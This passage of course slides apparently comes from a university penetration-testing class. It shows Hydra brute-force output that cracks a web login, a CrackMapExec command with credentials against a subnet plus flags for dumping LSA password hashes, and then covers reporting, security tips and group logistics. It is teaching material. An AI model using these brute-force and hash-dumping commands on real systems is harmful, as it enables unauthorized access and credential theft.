[ATTEMPT] target 141.210.25.12 - login "erik" - pass "temp1" - 2 of 6 [child 1]
[ATTEMPT] target 141.210.25.12 - login "erik" - pass "temp12" - 3 of 6 [child 2]
[ATTEMPT] target 141.210.25.12 - login "erik" - pass "temp12345" - 4 of 6 [child
 3]
[ATTEMPT] target 141.210.25.12 - login "erik" - pass "12345 thats the same passw
ord i have on my luggage" - 5 of 6 [child 4]
[ATTEMPT] target 141.210.25.12 - login "erik" - pass "#spaceballs #referencesfor
days" - 6 of 6 [child 5]
[80][http-post-form] host: 141.210.25.12   login: erik   password: temp12345
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2017-04-03 11:48:11
```

OpenVAS

Open-source vulnerability scanner

Nessus (also usually recommended) is a commercial vulnerability scanner

http://www.openvas.org/install-packages.html

Web-based tool for general vulnerability scans

https://www.youtube.com/watch?v=i-SyUae5cPc

Reporting

Sadly, the ‘fun’ stuff is all done
Now you have to put your white hat back on

Reporting:

- Clear and concise
- Screenshots included
- Provide steps for:
  - Replicating attack
  - Rectifying attack
- Also mention the positives … nobody likes being told they’re doing everything wrong

Tips for Security

(Should sound familiar … if you go into IT and I hear you don’t do this I will silently shake my head in disapproval)

1) Principle of Least Privilege
2) Hardened applications (don’t accept unclean data)
3) Manage your users appropriately
4) Create a strong separation of domains
5) Baseline your systems -- a misbehaving system may show performance degradation
6) Run security audits **regularly**

https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/manage/component-updates/executive-summary

Other Stuff

Pentesting AD

https://blog.varonis.com/pen-testing-active-directory-environments-part-introduction-crackmapexec-powerview/

CrackMapExec

C:> crackmapexec.exe 141.210.25.0/24 -u fredericks -p “Temp12345”

Add --lusers to see who is logged on

Want to see password hashes? --lsa

NetBus!

https://www.youtube.com/watch?v=2c5NsB_fVp8

http://cdn.ttgtmedia.com/rms/security/Hacking%20with%20Kali_Ch7.pdf
https://www.offensive-security.com/metasploit-unleashed/pivoting/

Group Time!

There are **five** classes left before team presentations begin

Get together with your teams and:

1) Figure out how your presentation will be structured

2) On Moodle, submit who will be presenting what during the final presentation/demo timeslots by **tomorrow night**